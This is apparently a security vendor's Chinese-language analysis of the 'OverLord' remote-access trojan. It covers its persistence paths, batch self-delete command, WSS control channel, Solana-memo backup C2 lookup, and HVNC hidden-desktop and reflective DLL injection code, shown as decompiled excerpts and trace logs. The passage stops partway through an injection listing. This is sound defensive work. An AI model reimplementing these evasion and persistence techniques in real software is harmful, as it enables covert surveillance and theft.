

隐蔽驻留 无痕执行 | OverLord远控木马技术分析-技术文章-火绒安全

 huorong.cn/document/tech/vir_report/2049

- [首页](#)
- [内容中心](#)
- [技术文章](#)
- [病毒报告](#)

隐蔽驻留 无痕执行 | OverLord远控木马技术分析

- 作者：火绒安全
- 发布时间：2026-09-03
- 阅读量：1675

近日，火绒安全实验室发现一个由 64 位 Go 语言编写的远程控制客户端。此类远程控制木马通常伪装成系统工具、游戏辅助、软件破解补丁等形式，通过非官方下载站点、钓鱼邮件附件、社群分享的恶意压缩包等渠道传播，普通用户在下载来路不明的程序、解压陌生资源并点击运行后，就可能被植入该远控程序。

该程序以单实例门控机制及 OVERLORD_* 系列环境变量驱动运行，目标是在受控主机上建立长期驻留与远程控制。鉴于大量环境变量以“OVERLORD”为前缀，研究人员将其命名为“OverLord”远控。该远控程序通过 WSS (WebSocket Secure) 控制通道接收并分发命令；采用 HVNC 与反射 DLL 注入技术实现隐蔽执行；具备屏幕捕获、键盘与剪贴板监控、音频与摄像头探测以及主机发现等高价值情报收集能力。此外，样本中保留了从 Solana 交易备忘录中解析备用 C2 地址的条件分支，通过 Run 键与启动文件夹实现持久化，并具备批处理自删除功能。该样本主要针对单台主机实施定向监视与持久控制。除远程任务执行外，样本还集成多种信息收集与控制模块，包括屏幕与媒体采集、键盘输入监控、剪贴板数据获取、主机信息探测、代理转发以及调试环境检测等功能。通过上述模块组合，样本可完成从驻留建立、通信控制到主机监控和远程操作的完整攻击流程，具备典型远程控制木马的行为特征。

主机一旦感染该远控木马，将面临多重风险：攻击者可通过屏幕捕获、键盘输入监控、剪贴板读取等功能，窃取用户的账号密码、办公文档、聊天记录、支付验证信息等核心隐私数据；摄像头与音频探测能力可直接窥探用户私密场景，造成持续性隐私泄露；针对 Solana 交易备忘录的备用 C2 设计，显示该木马对加密货币用户存在定向攻击倾向，用户数字资产面临被盗风险；同时木马通过注册表与启动文件夹实现持久潜伏，且具备自删除能力可销毁攻击痕迹，普

通用户难以发现和清除，长期受控下还可能被进一步植入勒索病毒、挖矿程序等其他恶意载荷，对个人信息安全、财产安全乃至企业终端安全都构成严重威胁。

目前，火绒安全产品已经实现对该木马的拦截与查杀。



查杀图

整体攻击流程如下图所示：



1. 样本身份与攻击链总览

1.1 威胁画像

该样本是具备隐蔽控制与信息收集能力的远程控制木马，核心功能模块采用内存加载执行，不在磁盘留存载荷文件，涵盖功能包括屏幕监控、键盘及剪贴板监视、麦克风监听与摄像头拍摄。进程层面，样本通过反射注入将C2下发的DLL载荷注入指定宿主进程，内置候选宿主包括chrome、msedge、firefox、opera等浏览器进程，提升进程层级隐蔽性。网络通信方面，样本尝试连接多个候选控制端，防止单一地址失效；通信采用WSS/TLS加密传输、自定义MessagePack消息协议传输数据，协议回执机制与代码注入路径相互独立。该样本屏幕监控功能依托HVNC技术实现，该技术利用Windows系统特性创建“虚拟桌面”，使攻击者操作与用户桌面隔离，不干扰用户正常交互即可执行远程指令，属于典型隐蔽型信息窃取后门。

1.2 样本基础信息

表 1-1：样本基础信息：

项目	值
样本捕获文件名称	a2b5e25c_binary.exe
SHA-256	aa369a74ce807a8f8507b30a936782da6d9cd84dd72 65525132602582558cea7
文件类型	64 位 Windows PE32+, 22 个节
文件大小	22,971,052 B
编译特征	Go语言开发, 含Go1.26.2编译器版本特征标记

1.3 攻击链总览

样本运行后首先执行环境初始化，通过互斥体 OVERLORD_MUTEX 检测当前主机是否已存在运行实例，从而避免重复运行多个实例。随后加载通信配置，尝试连接多个候选 C2 节点，并记录连接状态。成功建立通信后，样本通过自定义协议完成握手，并持续接收 C2 下发的任务指令。

然后样本根据 commandType 对任务进行分类处理，并调用对应功能模块执行操作。其行为包括加载远程组件、执行内存加载、获取主机环境信息、键盘记录、剪贴板监控、屏幕采集以及远程控制等。执行结果通过 command_result 消息返回 C2，实现指令下发与结果回传闭环。整体行为表现为：启动初始化 → 环境检测 → C2 建联 → 接收远程任务 → 执行主机控制与信息收集 → 回传执行结果，具备典型远控类恶意程序的行为特征。如图1-1所示：




图1-1 多阶段攻击示意图

2. 准备阶段

样本在启动期通过全局命名互斥体实现单实例门控，并从 OVERLORD_* 进程环境变量读取服务器地址、认证令牌、TLS 与重连策略。单实例检查、环境变量驱动的配置面，以及二进制内与持久化、自删相关的字符串，构成启动阶段的可核验对象。

2.1 单实例检查

启动阶段先处理单实例状态，再读取会话配置。默认互斥体已存在时新实例结束;当 OVERLORD_MUTEX=none 或 disabled 可跳过检查（详情见表 2-1）。

表 2-1：单实例检查与环境变量覆盖

条件	样本内可核验项	行为含义
默认启动	Global\Overlord-DmJCIDy7EhijlWldLATyMiN_	可用于定位当前构建的运行实例
绕过配置	OVERLORD_MUTEX=none 或 disabled	互斥体不能作为唯一文件或进程标识

2.2 运行时配置

除了对互斥体进行检查外，该样本内置了丰富的环境变量配置，包括连接目标、通信认证设置、WSS通信配置及心跳相关配置，在启动后也会在进程内读取相关配置（详见附表2-2）。

表2-2：运行时环境变量配置

环境变量名称	作用
OVERLORD_SERVER、 OVERLORD_AGENT_TOKEN	连接目标与认证令牌配置
OVERLORD_TLS_INSECURE_SKIP_VERIFY	是否跳过WSS安全证书验证配置
OVERLORD_ENABLE_PERSISTENCE	是否持久化
OVERLORD_PING_INTERVAL_MS、 OVERLORD_RECONNECT_DELAY_MS	心跳和重连配置
OVERLORD_SERVER	内置服务器地址配置
OVERLORD_AGENT_TOKEN	认证令牌配置
OVERLORD_TLS_CA、 OVERLORD_TLS_CLIENT_CERT、 OVERLORD_TLS_CLIENT_KEY	CA、客户端证书和私钥配置
OVERLORD_TLS_INSECURE_SKIP_VERIFY	覆盖服务端证书校验设置
OVERLORD_SOL_ADDRESS、 OVERLORD_SOL_RPC_ENDPOINTS	Solana Memo备用URL 解析的地址和 RPC列表

2.3 启动项与自删命令字符串

接下来，样本将读取持久化门控变量"OVERLORD_ENABLE_PERSISTENCE"（其取值可为true、1、yes、y），并结合C2下发的agent_update（对应处理函数runAgentUpdate）与uninstall（对应removePersistence）命令，具备写入注册表Run键与启动文件夹的持久化能力。在静态分析中，相关路径字符串将通过writeDeferredUpdateBatch函数实现自我删除（详见附表2-3）。

表2-3：启动项与自删命令字符串

字符串类别	样本内可核验文本
启动文件夹（安装落地点）	Microsoft\Windows\Start Menu\Programs\Startup
注册表Run键（注册表自启）	SOFTWARE\Microsoft\Windows\CurrentVersion\Run
批处理自删命令文本	for /L %%l in (1,1,8)、ping -n 2 127.0.0.1、del /F /Q "%~f0"

3.远控核心功能分析

3.1 候选端点与连接结果

当样本在完成相关准备阶段后，则开始构建通往 C2 服务器的 WSS隧道。该样本首先解析预设的 C2 地址列表，随后发起 WSS 握手请求，并在WSS握手阶段注入特定的认证头信息，以完成身份校验并建立加密通信链路。连接建立后，由服务端先行发送 hello_ack 消息，样本收到后回复携带 id、hwid、host、os、arch、version 等字段的 hello 消息（对应记录 6-1 首两行）；此后会话中周期性出现 ping（仅含 type、ts 键）与 frame（仅含 type、header、data 键）消息，命令执行完毕后返回 command_result 回执。如下图3-1所示：





图3-1 C2加密通信

3.2 控制命令解析

通信过程的WebSocket载荷按MessagePack二进制序列化格式封包，外层消息以type字段识别类别，命令消息由commandType字段选择具体分支。hvinc_start_process_injected命令在通用HandleCommand函数（VA 0x1403809a0）内匹配commandType，构造handleCommand闭包，经goSafe分发至独立goroutine执行，随后调用StartHVNCPProcessInjected。HandleCommand函数体（0x1403809a0–0x14038e03d）包含匹配、闭包构造与分发流程。后续处理远程下发内容，仍以type识别信封类别、commandType选择命令分支，ok=true为协议回执字段，wire.Message为消息对象、commandType为命令分类，结果如下图3-2所示：



3.3 备用服务器发现

为防止C2服务器被轻易阻断，样本内置了基于Solana区块链的备用服务器发现机制。该机制首先对地址、认证材料及RPC列表进行校验，随后读取签名并解密Memo，仅当URL列表非空时返回结果。代码清单1展示了从Solana交易Memo中解析备用服务器URL的完整逻辑。该路径使用getSignaturesForAddress和getTransaction两种JSON-RPC方法，样本内硬编码的Memo程序地址常量为MemoSq4gqABAXKb96qnH8TysNcWxMyWCqXgDLGmfchR。认证令牌的SHA-256值被用作AES解密密钥。

代码清单 1：备用服务器配置解析逻辑

```

// 程序: a2b5e25c_binary.exe
// 函数: main.refreshServerURLsFromSolana (VA 0x1403bc640, 封装器)
→ config.LoadServerURLsFromSolana (VA 0x1402d94e0, 核心编排)
// 作用: 从交易 Memo 中解析备用服务器 URL。
// 说明: 反编译原始输出。
// Resolves C2 server URLs from encrypted memos in Solana blockchain transactions
// 底层 JSON-RPC 方法: getSignaturesForAddress (0x5faa14)、getTransaction (0x5f2e88) ;
// Memo 程序地址: MemoSq4gqABAXKb96qnH8TysNcWxMyWCqXgDLGmfchR
void LoadServerURLsFromSolana(string solAddr,int addrLen,string agentToken,int tokLen,
string[] rpcs,int rpcCount)
{
    // 输入门控: 地址为空则直接返回错误
  
```

```

    if(addrLen==0){fmt_errorf("solana address is empty",0x17,...);return;}
    // 输入门控：缺少认证令牌则无法解密 Memo
    if(tokLen==0)
{fmt_errorf("agent token required for solana memo decryption",0x2f,...);return;}
    // 输入门控：未配置 RPC 端点则无法查询链上数据
    if(rpcCount==0){fmt_errorf("no solana RPC endpoints configured",0x22,...);return;}
    // 创建 HTTP 客户端，设置 15 秒超时
    httpClient = new(http.Client); httpClient.Timeout = 15000000000;
    // 用认证令牌计算 SHA-256，作为 AES 解密的密钥材料
    keyHash = crypto_sha256_Sum256([]byte(agentToken));
    log("[solana] using key hash prefix: %x (token len=%d)");
    // 阶段 1：遍历 RPC 列表，调用 JSON-RPC getSignaturesForAddress (0x5faa14) 获取该地址最近交
    易的签名列表
    for(i=0;i<rpcCount;i++){
        if(i>0) time_Sleep(200000000); // 非首个 RPC 时等待 200ms，避免瞬时并发
        getSignaturesForAddress(httpClient, rpcs[i], solAddr, addrLen);
        if(err==nil) break; // 任一 RPC 成功即退出轮询
        log("[solana] RPC %s failed for getSignaturesForAddress: %v");
    }
    // 全部 RPC 失败时返回错误
    if(allFailed)
{fmt_errorf("all RPC endpoints failed for getSignaturesForAddress: %v",0x2e,...);return;}
    // 链上无交易签名时返回错误
    if(len(sigs)==0)
{fmt_errorf("no transactions found for address %s",0x24,...);return;}
    // 阶段 2：对每个签名，轮流在各 RPC 上调用 JSON-RPC getTransaction (0x5f2e88，memo 程
    序 MemoSq4gqABAXKb96qnH8TysNcWxMyWCqXgDLGmfChR) 拉取 Memo 并尝试解密
    for each signature in sigs:
        for(j=0;j<rpcCount;j++){
            if(j>0) time_Sleep(200000000); // RPC 轮询间隔 200ms
            getMemoFromTransaction(rpcs[j], signature, agentToken);
            if(err==nil){
                // 拉取成功后用 SHA256(agentToken) 作为密钥 AES 解密 Memo
                decryptMemo(memo, agentToken);
                if(decryptErr==nil){
                    // 解密成功后从明文解析 URL 列表
                    urls = parseMemoURLs(decryptedMemo);
                    if(len(urls)>0){
                        log("[solana] resolved %d server URL(s) from memo in tx %s");
                        return urls; // 返回非空 URL 列表作为候选服务器
                    }
                } else {
                    log("[solana] failed to decrypt memo from tx %s: %v");
                }
                break; // 该签名已拿到 Memo，不再尝试其他 RPC
            }
            log("[solana] RPC %s failed for tx %s: %v");
        }
    }
}

```

```
// 所有签名均无法解密或解析出 URL 时返回错误
fmt_errorf("no valid decryptable memo found in recent transactions",0x36,...);
}
```

由代码清单1-2可见，getSignaturesForAddress、getTransaction（底层JSON-RPC方法，封装于getMemoFromTransaction）与parseMemoURLs共同构成条件性RPC/Memo路径，作为备用C2服务器地址解析通道；该通道启用依赖完整输入参数（包括地址、令牌及RPC列表）以及链上可解密的Memo，整体逻辑如图3-2所示。




图3-2 通过区块链解析URL列表

4.1 控制指令分发

当前样本通信控制系统采用加密WebSocket连接下发指令，“签收”与“执行”为异步执行机制。客户端按命令类型分发至对应处理入口，包括直接操控目标主机、实施隐蔽交互、转发网络流量、执行扩展模块；针对hvnc_start_process_injected这类进程注入命令，先由HandleCommand解析结构，再交由StartHVNCProcessInjected实际处理。协议回执通道仅反馈控制端“命令已接收”，命令处理通道完成目标机器创建进程、写入内存、启动线程等操作。日志中command_result字段ok=true仅表示协议层面确认，即数据包格式正确且已送达对应处理入口。

代码清单 2：隐藏虚拟网络桌面注入任务的命令结构解包与调用

```
// 程序: a2b5e25c_binary.exe
// 函数: overlord-client/cmd/agent/handlers.HandleCommand.func12 (VA 0x14038f5e0)
// 作用: 从命令结构读取路径、字节数据和参数，并交给 StartHVNCProcessInjected。
// 说明: 反编译原始输出。
void overlord_client_cmd_agent_handlers_HandleCommand_func12(void)
{
    // 局部变量与调用约定相关寄存器/栈槽声明
    undefined8 uVar1;
    undefined8 uVar2;
    undefined8 extraout_RCX;
```

```

int unaff_RDX;
int extraout_RBX;
int unaff_R14;
undefined8 local_60;
runtime__type *local_58 [2];
undefined8 local_48;
undefined8 uStack_40;
code *local_38;
char *local_30;
undefined8 local_28;
runtime__type **local_20;
undefined8 local_18;
undefined8 local_10;

// Go 运行时栈扩容检查
while (&local_60 <= *(undefined8 **)(unaff_R14 + 0x10)) {
    runtime_morestack();
}
// 从命令结构偏移 0x08/0x10 读取首个字符串字段 (路径及其长度)
uVar1 = *(undefined8 *)(unaff_RDX + 8);
uVar2 = *(undefined8 *)(unaff_RDX + 0x10);
// 将命令结构中的 13 个字段作为参数传给 StartHVNCProcessInjected
overlord_client_cmd_agent_capture_StartHVNCProcessInjected
    (uVar1,uVar2,*(undefined8 *)(unaff_RDX + 0x18),*(undefined8 *)
(unaff_RDX + 0x20),
    *(undefined8 *)(unaff_RDX + 0x28),*(undefined8 *)(unaff_RDX + 0x30),
    *(undefined8 *)(unaff_RDX + 0x38),*(undefined8 *)(unaff_RDX + 0x40),
    *(undefined8 *)(unaff_RDX + 0x68),*(undefined8 *)(unaff_RDX + 0x48),
    *(undefined8 *)(unaff_RDX + 0x50),*(undefined8 *)(unaff_RDX + 0x58),
    *(undefined8 *)(unaff_RDX + 0x60));
// 若调用返回错误对象, 则构造日志输出
if (extraout_RBX != 0) {
    local_60 = extraout_RCX;
    // 将路径字符串转换为接口类型值, 用于日志格式化
    runtime_convTstring(uVar1,uVar2);
    local_58[0] = &datatype_String_string;
    // 处理错误对象: 为空则长度置 0, 否则取错误消息字符串
    if (extraout_RBX == 0) {
        local_48 = 0;
    }
    else {
        local_48 = *(undefined8 *)(extraout_RBX + 8);
    }
    uStack_40 = local_60;
    // 构造日志条目并输出: "hvnc: injected process failed for %q: %v"
    local_38 = overlord_client_cmd_agent_handlers_HandleCommand_func12_Printf_1;
    local_28 = 0x28;
    local_30 = "hvnc: injected process failed for %q: %v";

```

```
local_18 = 2;
local_10 = 2;
local_20 = local_58;
log__Logger__output(log_std,0,2,&local_38);
}
return;
}
```

整体命令分发详情建图4-1所示：




图 4-1：任务标签与会话状态关系示意图

4.2 功能分析

该远控木马具备多样化功能模块，涵盖终端操作、隐蔽通信、网络代理及插件分发执行，实现依赖内置多种指令类型，通过指令分发执行系统完成操作；耗时较长的任务置于goroutine闭包异步执行，避免阻塞主线程，耗时较短的操作直接同步调用，相关内容详见表4-1：

表 4-1：任务标签所指向的对象

指令类型	对应分发函数	操作功能对象	操作含义
终端操作	file_read、 file_download、 process_list、 process_kill	文件与进程对象	同一进程的文件读写、进程树和协议状态
隐蔽交互与观察	screenshot、 desktop_audio_start 、 clipboard_sync_start 、webcam_devices、 voice_uplink	屏幕、音频、剪贴板和媒体对象	桌面、媒体和窗口访问事件及会话时序
网络延伸	proxy_data、 proxy_close、 webrtc_p2p_offer	代理与实时通信对象	样本进程发起的转发连接和高带宽会话
扩展执行	plugin_load、 silent_exec	模块与执行相关标识	同一进程的新增模块、命令行、子进程和窗口状态
WinRE	winre_install、 winre_uninstall、 winre_probe	build-tag 桩	该命令对应的构建返回未启用提示，不会执行实际的WinRE安装或卸载

silent_exec 指令对应 startSilentProcess 函数的指令分发入口，该函数实现了窗口隐藏、无控制台、输入输出重定向至 NUL，并依据文件扩展名自动选用 cmd.exe 或 PowerShell。notification_config 对应 HandleNotificationConfig 函数的实现，该函数负责读取三个配置字段：关键词列表（keywords）、最小通知间隔（minIntervalMs）、剪贴板监控开关（clipboardEnabled），用于设置通知功能的运行时参数，本身不直接执行关键词匹配检测逻辑。实际的剪贴板内容与活动窗口标题匹配检测由独立逻辑周期执行，匹配结果通过 wire.Notification 回传至远程服务端。

5.HVNC 与反射加载代码路径

5.1 隐藏桌面初始化与门控

HVNC链在隐藏桌面状态下，经由任务门控进入后续的进程创建与反射加载环节。

InitializeHVNCDesktop（虚拟地址 0x14032d3a0）负责写入 hvncDesktopHandle；

ensureHVNCThread 函数在校验句柄时，若其值为零则返回“hvnc desktop not initialized”，仅在句柄有效时允许将注入任务提交至工作线程执行。

代码清单 3：隐藏桌面初始化关键逻辑摘录

```
// 程序: a2b5e25c_binary.exe
// 函数: overlord_client/cmd/agent/capture.InitializeHVNCDesktop (VA 0x14032d3a0)
// 作用: 打开或创建隐藏桌面，保存可复用句柄。
// 说明: 反编译原始输出。
void overlord_client_cmd_agent_capture_InitializeHVNCDesktop(void)
{
    // Go 运行时栈扩容检查
    while (&local_20 <= *(undefined8 **))
    (unaff_R14 + 0x10) { runtime_morestack_noctxt(); }
    // 获取隐藏桌面互斥锁，保证单线程初始化
    LOCK();
    bVar4 = overlord_client_cmd_agent_capture_hvncDesktopMu.mu.state == 0;
    if (bVar4) { overlord_client_cmd_agent_capture_hvncDesktopMu.mu.state = 1; }
    UNLOCK();
    if (!bVar4) { internal_sync___Mutex___lockSlow(&overlord_client_cmd_agent_capture_hvncDesktopMu); }
    // 若已初始化且桌面句柄非零，则直接复用，不再创建
    if ((overlord_client_cmd_agent_capture_hvncInitialized != false) &&
        (overlord_client_cmd_agent_capture_hvncDesktopHandle != 0)) { return; }
    // 获取当前线程 ID，再取该线程所在桌面作为原始桌面保存
    syscall___LazyProc___Call(overlord_client_cmd_agent_capture_procGetCurrentThreadId,0,0);
    syscall___LazyProc___Call(overlord_client_cmd_agent_capture_procGetThreadDesktop,...)
    ;
    overlord_client_cmd_agent_capture_hvncOriginalDesktop = result;
    // 将隐藏桌面名称转换为 UTF-16，供后续 Win32 API 使用
    syscall_UTF16FromString(overlord_client_cmd_agent_capture_hvncDesktopName.str,...);
    // 尝试打开已存在的隐藏桌面 (CREATE|READ 访问标志 0x100001ff)
    syscall___LazyProc___Call(overlord_client_cmd_agent_capture_procOpenDesktopW,...,0x100001ff);
    if (handle == 0) {
        // 打开失败则新建隐藏桌面，安全描述符为 NULL，仍使用 0x100001ff 访问标志
        syscall___LazyProc___Call(overlord_client_cmd_agent_capture_procCreateDesktopW,...,0,0x100001ff,0);
        // 创建失败则返回错误，不会写入句柄变量
        if (handle == 0) { fmt_errorf("failed to create hidden desktop: %v",0x23,...); return; }
    }
```

```

}
// 标记已初始化，并将有效句柄保存到全局变量 hvncDesktopHandle
overlord_client_cmd_agent_capture_hvncInitialized = true;
overlord_client_cmd_agent_capture_hvncDesktopHandle = handle;
return;
}

```

通过代码清单 3 显示桌面创建失败时直接返回，不会写入 hvncDesktopHandle；这是后续注入任务被门控拒绝的静态依据。在未调试的受控本地流程中，进程入口前挂接的桌面 API 探针观察到 OpenDesktopW('OverlordHiddenDesktop') 返回 0x0，随后 CreateDesktopW('OverlordHiddenDesktop') 返回有效句柄 标识0x3c4。详情见5-1流程跟踪记录：

记录 5-1：流程跟踪记录

```

run 2 (pid 3232):
desktop_OpenDesktopW desktop='OverlordHiddenDesktop' retval=0x0 null=true
desktop_CreateDesktopW desktop='OverlordHiddenDesktop' retval=0x3c4 null=false
ladder +150ms=0x3c4 +500ms=0x3c4 +1000ms=0x3c4
global_poll n=1..199 all 0x3c4
createprocess_enter n=1..40 global=0x3c4
global_after_createprocess n=1..40 all 0x3c4

```

5.2 反射 DLL 注入序列

HVNC 代码在隐藏桌面句柄生效后，依次创建挂起进程、向目标进程注入 DLL，并从 ReflectiveLoader 偏移处启动远程线程。createSuspendedProcessOnDesktop (VA 0x1403245c0) 利用隐藏桌面名称构建 STARTUPINFO.lpDesktop，并以 0x404 (CREATE_SUSPENDED 与 Unicode 环境标志) 调用 CreateProcessW，令目标主线程暂不运行。

代码清单 4：reflectiveInject 关键 API 序列

```

// 程序: a2b5e25c_binary.exe
// 函数: overlord-client/cmd/agent/capture.reflectiveInject (VA 0x1403260a0)
// 作用: 将 DLL 写入目标进程并从 ReflectiveLoader 偏移启动远程线程。
// 说明: 反编译原始输出。
// hProcess 为目标进程句柄, dllBytes/dllLen 为 DLL 字节与长度, cap 为上下文对象
void overlord_client_cmd_agent_capture_reflectiveInject(undefined8 hProcess, undefined8

```

```

dllBytes,int dllLen,undefined8 cap)
{
    // 步骤 1: 在 DLL 字节中定位 ReflectiveLoader 导出偏移
